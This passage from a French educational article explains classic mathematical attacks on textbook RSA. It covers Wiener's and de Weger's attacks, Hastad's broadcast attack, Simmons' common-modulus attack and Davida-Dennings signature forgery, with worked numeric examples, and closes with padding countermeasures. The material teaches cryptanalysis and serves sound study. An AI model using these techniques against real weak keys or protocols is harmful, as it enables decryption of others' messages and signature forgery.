pour pouvoir trouver d. Cette attaque a donné lieu à toute une classe d'attaques dites algébriques utilisant l'algorithme LLL (voir [11,16,17] pour des références).

Wiener a démontré le théorème suivant :

Théorème de Wiener (1990)

Soient $n=p\ q$ avec p et q premiers vérifiant $q<p<2q$. Si $d< 1/3\ *n^{1/4}$ alors, connaissant n et e on peut calculer d.

ATTAQUE DE DE WEGER ET ATTAQUE DIRECTE PAR LA FONCTION φ

B. de Weger [15] a récemment amélioré l'attaque de Wiener en montrant que $n-2n^{1/2}+1$ est une bonne approximation de $\varphi(n)$. Il faut prendre évidemment la partie entière de $n-2n^{1/2}+1$ avec assez de chiffres significatifs. L'attaque consiste alors à remplacer le DFC de $2e/n$ par le DFC de $2e/\ n-2n^{1/2}+1$. Mais il y a mieux : l'approximation de la fonction $\varphi(n)$ proposée par De Weger permet une attaque directe que nous proposons d'appeler *attaque directe par la fonction* φ. En effet, si les nombres premiers p et q sont mal choisis, par exemple comme dans le cas de l'attaque de Wiener, s'ils ont choisis trop proches, il suffit de résoudre le système non linéaire suivant

$$(2)\quad \begin{cases} n = PQ \\ (P-1)(Q-1) = \lfloor n - 2\sqrt{n} + 1 \rfloor \end{cases}$$

pour obtenir directement comme solutions P et Q les facteurs premiers p et q. On n'a même pas besoin pour cette attaque de connaître la clé publique de chiffrement e ! On peut montrer facilement, grâce aux travaux de De Weger, le théorème suivant :

Théorème (2003)

Soient $n=p\ q$ avec p et q premiers vérifiant $q<p<2q$. Si $|p-q|< 2\ n^{1/4}$ alors, connaissant seulement n on peut calculer p et q.

Donnons un exemple. Soient $n=p\ q$ avec $q=10^{200}+357$ et $p=10^{200}+10^{100}+447$, ce module RSA est composé de 401 chiffres, soit 1329 bits et vaut

100000000000000000000000000000000000000000000000000000000000000000000000000000000\

000000000000000000000100000000000000000000000000000000000000000000000000000000000\

000000000000000000000000000000000000000000000804000000000000000000000000000000000\

000000000000000000000000000000000000000000000000000000000035700000000000\

000000000000000000000000000000000000000000000000000000000000000000000000000000000\

00000159579

On laisse au lecteur le soin de vérifier que p et q vérifient les hypothèses du théorème avec en particulier $|p-q|< 2\ n^{1/4}$. La partie entière de $n-2n^{1/2}+1$ vaut

100000000000000000000000000000000000000000000000000000000000000000000000000000000\

000000000000000000000100000000000000000000000000000000000000000000000000000000000\

000000000000000000000000000000000000000000000802000000000000000000000000000000000\

000000000000000000000000000000000000000000000000000000000035600000000000\

000000000000000000000000000000000000000000000000000000000000000000000000000000000\

00000158776.

Attention, si vous désirez reproduire cette attaque avec votre environnement de calcul formel préféré (*Mathematica*, en ce qui me concerne?☺), veillez à bien calculer la valeur numérique de $n-2n^{1/2}+1$ avec assez de chiffres significatifs avant d'en prendre la partie entière. La résolution du système (2) avec ces données donne directement pour valeurs de P et Q, respectivement, les valeurs p et q. Cette attaque fonctionne car, dans les hypothèses du théorème, la partie entière de $n-2n^{1/2}+1$ donne en fait la valeur exacte de $\varphi(n)$!

PETITS EXPOSANTS DE CHIFFREMENT : ATTAQUE DE HASTAD

L'une des premières faiblesses de RSA fut présentée par Hastad en 1985 et repose sur l'utilisation d'un petit exposant de chiffrement ; on l'appelle "attaque par diffusion" (*Broadcast attack*). Si on souhaite un chiffrement efficace (d'un point de vue complexité algorithmique), il faut choisir l'exposant de chiffrement e petit. Plus l'exposant public de chiffrement e est petit plus vite on calculera l'exponentiation. Mais est-ce raisonnable du point de vue sécurité ? Non.

Supposons que, par souci de sécurité, on choisisse (avec toutes les précautions possibles) un module RSA de 1024 ou même 2048 bits, et que l'on chiffre le message m avec e petit, 3, 5 ou 7. Imaginons qu'Alice désire envoyer le même message à ses trois cousins – Bernard I, Bernard II et Bernard III.

Chacun des trois Bernard possède une clé publique n_i, mais supposons que les trois aient choisi la même clé publique de chiffrement $e=3$. Alice chiffre donc trois fois son message m, calculant donc $c_i=m^e$ *modulo* n_i pour i=1,2, et 3.

On peut supposer que les clés n_1, n_2 et n_3 sont des entiers deux à deux premiers (sinon la factorisation est évidente !). Oscar, l'attaquant, a réussi à récupérer les trois chiffrés c_1, c_2 et c_3. Il peut utiliser le théorème des restes chinois sur c_1, c_2 et c_3, ce qui lui fournit :

$C = c_1 c_2 c_3 = m^3$ *modulo* $(n_1 n_2 n_3)$.

Mais si $m^3 < (n_1 n_2 n_3)$, ce qui est nécessaire pour que l'attaque fonctionne et que les "Bernard" puissent retrouver m, il suffit alors de calculer la racine cubique de $C=m^3$ pour trouver m, ce qui est facile. Il est évident qu'on peut généraliser à plus de trois messages. Comme précédemment, on a trouvé le message sans avoir factorisé aucune des clés !

Rappel : Théorème des restes chinois

Soient m_1, m_2, ... m_n, n entiers naturel (>1) premiers entre eux deux à deux, et n entiers a_1, a_2, ... a_n.

Alors le système suivant

$x = a_1$ *modulo* m_1

$x = a_2$ *modulo* m_2

...

$x = a_n$ *modulo* m_n.

admet une solution.)

Prenons par exemple les valeurs
n_1=*239820593966323*,

n_2=*239820160425823*,

n_3=*239822483336473* et

m=*123456787654321*.

On choisit comme exposant de chiffrement $e=3$ (on n'a pas à calculer ici d'exposant de déchiffrement) et on calcule les trois chiffrés $c_i=m^3$ *modulo* ni pour i=1,2, et 3.

On aura ainsi par exemple :
c_1=*156120026750186*

c_2=*214660970843255*

c_3=*51232671227991*.

Le théorème des restes chinois permet de calculer alors $Y=m^3$ *modulo* $(n_1 n_2 n_3)$ et donne rapidement le résultat

Y=188167631025833817865008533402607250851816 1

et enfin, $Y^{1/3}$ donne le message 123456787654321.

ATTAQUE DE SIMMONS (ATTAQUE PAR MODULE PARTAGÉ)

Choisir un grand exposant public de chiffrement protège-t-il ? Voyons voir. Supposons que Bernard utilise le chiffrement RSA avec le module n et l'exposant de chiffrement e_1, et que Charlie utilise le même module n mais avec l'exposant de chiffrement e_2. Cela est possible si Alice, Bernard et Charlie en ont décidé ainsi, par exemple pour simplifier leur gestion des clés. On suppose également que $PGCD(e_1, e_2)=1$. Alice souhaite envoyer le même message m à Bernard et à Charlie. Elle calcule donc les chiffrés $c_1 = m^{e1}$ *modulo* n et $c_2 = m^{e2}$ *modulo* n qu'elle envoie respectivement à Bernard et à Charlie. Supposons qu'Oscar intercepte les deux chiffrés c_1 et c_2. On peut alors aisément extraire le message m. Il suffit d'utiliser la version *constructive* du théorème de Bézout sur e_1 et e_2, c'est-à-dire l'algorithme d'Euclide étendu (voir [3]).

Rappel : Théorème de Bezout

Soient a et b deux entiers, il existe deux entiers u et v tels que $a*u+b*v=1$ si et seulement si $PGCD(a,b)=1$.)

Ainsi, l'hypothèse $PGCD(e_1, e_2)=1$ entraîne qu'il existe deux entiers u et v tels que $e_1*u+ e_2*v=1$. Il suffit d'observer alors que

$m = m^1 = m^{(e1*u+ e2*v)}$ *modulo* $n = m^{e1*u} * m^{e2*v}$ *modulo* $n = (m^{e1})^u (m^{e2})^v$ *modulo* $n = c_1^u c_2^v$ *modulo* n.

Oscar obtient donc le message m au prix du calcul d'un PGCD, d'une multiplication et de deux exponentiations modulaires. Ce n'est pas cher payé !

Cette attaque est due à Simmons, elle est appelée l'attaque par *module partagé* (*common modulus attack*). Elle repose sur le fait que le chiffrement RSA est une fonction multiplicative. On dit aussi que le chiffrement RSA est une application, ou un chiffrement, *homomorphique*. Cela est immédiat car si on a $c_1 = m_1^e$ *modulo* n et $c_2 = m_2^e$ *modulo* n alors $c_1 c_2 = m_1^e m_2^e = (m_1 m_2)^e$ *modulo* n.

CRÉATION D'UNE FAUSSE SIGNATURE (ATTAQUE DE DAVIDA ET DENNINGS)

RSA est tout autant utilisé pour chiffrer que pour signer numériquement un document. Supposons par exemple qu'Alice possède un module public RSA n, e l'exposant public de chiffrement et d l'exposant privé de déchiffrement. Si Alice désire envoyer un message m à Bernard, elle peut avoir envie ou besoin de prouver qu'elle a bien envoyé ce message en lui joignant la

signature $s=m^d$ *modulo n* (en général ce sera plutôt un haché du message mais nous simplifions). Bernard reçoit *m* et *s*. Il peut calculer s^d : si $s^d = m$, il est convaincu qu'Alice a bien envoyé ce message puisque *a priori* seul Alice connaît *d*, l'exposant privé de déchiffrement.

Davida et Dennings ont montré qu'un attaquant peut, en utilisant le fait que l'algorithme RSA est multiplicatif, créer un message *M* avec une signature correcte M^d. Pour cela, l'attaquant choisit un nombre *R* et calcule R^e *modulo n*. Il calcule ensuite $M*R^e$ *modulo n*. S'il arrive à obtenir la signature $X=(M*R^e)^d$ *modulo n* en faisant du charme à Alice par exemple (le message $M*R^e$ *modulo n* peut sembler anodin à Alice, l'attaquant peut alors effectuer les calculs suivants :

$$X=(M*R^e)^d \text{ modulo } n = M^d*R^{ed} \text{ modulo } n = M^d*R \text{ modulo } n$$

Ayant obtenu ainsi M^d*R *modulo n*, à partir du calcul de R^{-1} *modulo n*, il peut "forger" la signature de M puisque :

$$X* R^{-1} \text{ modulo } n = M^d*R* R^{-1} \text{ modulo } n = M^d \text{ modulo } n$$

Encore une fois, ce n'est pas RSA qui est en cause mais le protocole utilisé. Alice ne doit pas signer un message qu'elle n'a pas elle-même l'intention d'envoyer.

CONCLUSION

Dans deux des attaques de protocoles présentées ici, l'algorithme RSA a été utilisé en provocant une "fuite d'information" suffisante pour déchiffrer le message. L'une des raisons est que dans les deux attaques, c'est le même message qui a été chiffré. L'autre problème posé par l'algorithme "théorique" RSA présenté ici est qu'un message chiffré plusieurs fois avec la même clé donnera toujours le même chiffré. La société RSA a proposé des techniques de "bourrage" (*padding*), les *Public Key Cryptographic Standards* (*PKCS*), qui permettent de se protéger contre les attaques de protocole présentées ici en rendant RSA "probabiliste". L'idée consiste à rendre le message vraiment chiffré légèrement différent à chaque chiffrement tout en permettant un déchiffrement possible.

Malheureusement, ces techniques de bourrage sont des contre-mesures qui ne sont pas exemptes de faiblesses comme l'ont montré d'abord Bleichenbacher [14] et, plus récemment, Coron, Joye, Naccache et Pailler à EUROCRYT 2000.

Robert ERRA

erra@esiea.fr

Références

[1] W. Diffie et M. E. Hellman, «New directions in cryptography», *IEEE Transactions on Information Theory*, volume 22, 644-654, 1976.

[2] L. Adleman, R. L. Rivest et A. Shamir, «A Method for Obtaining Digital Signature and Public-Key Cryptosystems», *Communication of the ACM*, volume 21,120-126, 1978.

[3] R. Erra (Coordinateur), *Ateliers Mathematica*, Vuibert, 2003.

[4] E. Bach et J. Shallit, *Algorithmic Number Theory (Volume 1: Efficient Algorithms)*, The MIT Press, 1996.

[5] H. Cohen, *A course in Computational Algebraic Number Theory*, Springer,1995.

[6] R. E. Crandall et C. Pomerance, *Prime numbers, a computational perspective*, Springer, 2001.

[7] D. Stinson, *Cryptographie, Théorie et Pratique*, Vuibert, 2003.

[8] S. Y. Yan, *Number theory for computing*, Springer, 2000.

[9] Electronic Frontier Foundation : **http://www.eff.org**

[10] Great Internet Mersenne Prime Search (GIMPS) : **http://www.mersenne.org/prime.htm**

[11] A. J. Menezes, P. C. van Oorschot et S. A. Vanstone, *Handbook of Applied Cryptography*, CRC Press, 1997.

[12] G. Bart, *Récupérer votre code PIN ou une clé RSA avec un chronomètre*, MISC n°6, avril-mai 2003.

[13] G. Bart, *Récupérer une clé RSA par la prise de courant*, MISC n°7, mai juin 2003.

[14] D. Bleichenbacher, «Chosen ciphertexts attacks against protocols based on the RSA Encryption standard PKCS #1», Advances in Cryptology - EuroCrypt 1998, pages 1-12, *Lecture Notes in Computer Science Volume 1462*, Springer.

[15] B. De Weger, «Cryptanalysis of RSA with small prime difference», à paraître, juin 2001.

[16] D. Boneh, «Twenty years of attacks on the RSA cryptosystem», *Notice of the American Mathematical Society*, 1999, 46(2), pages 203-213.
Disponible sur le site :
http://www.rsasecurity.com/rsalabs/cryptobytes).

[17] G. Durfee, *«Cryptanalysis of RSA using algebraic and lattice methods»*, juin 2002, PhD de Stanford University.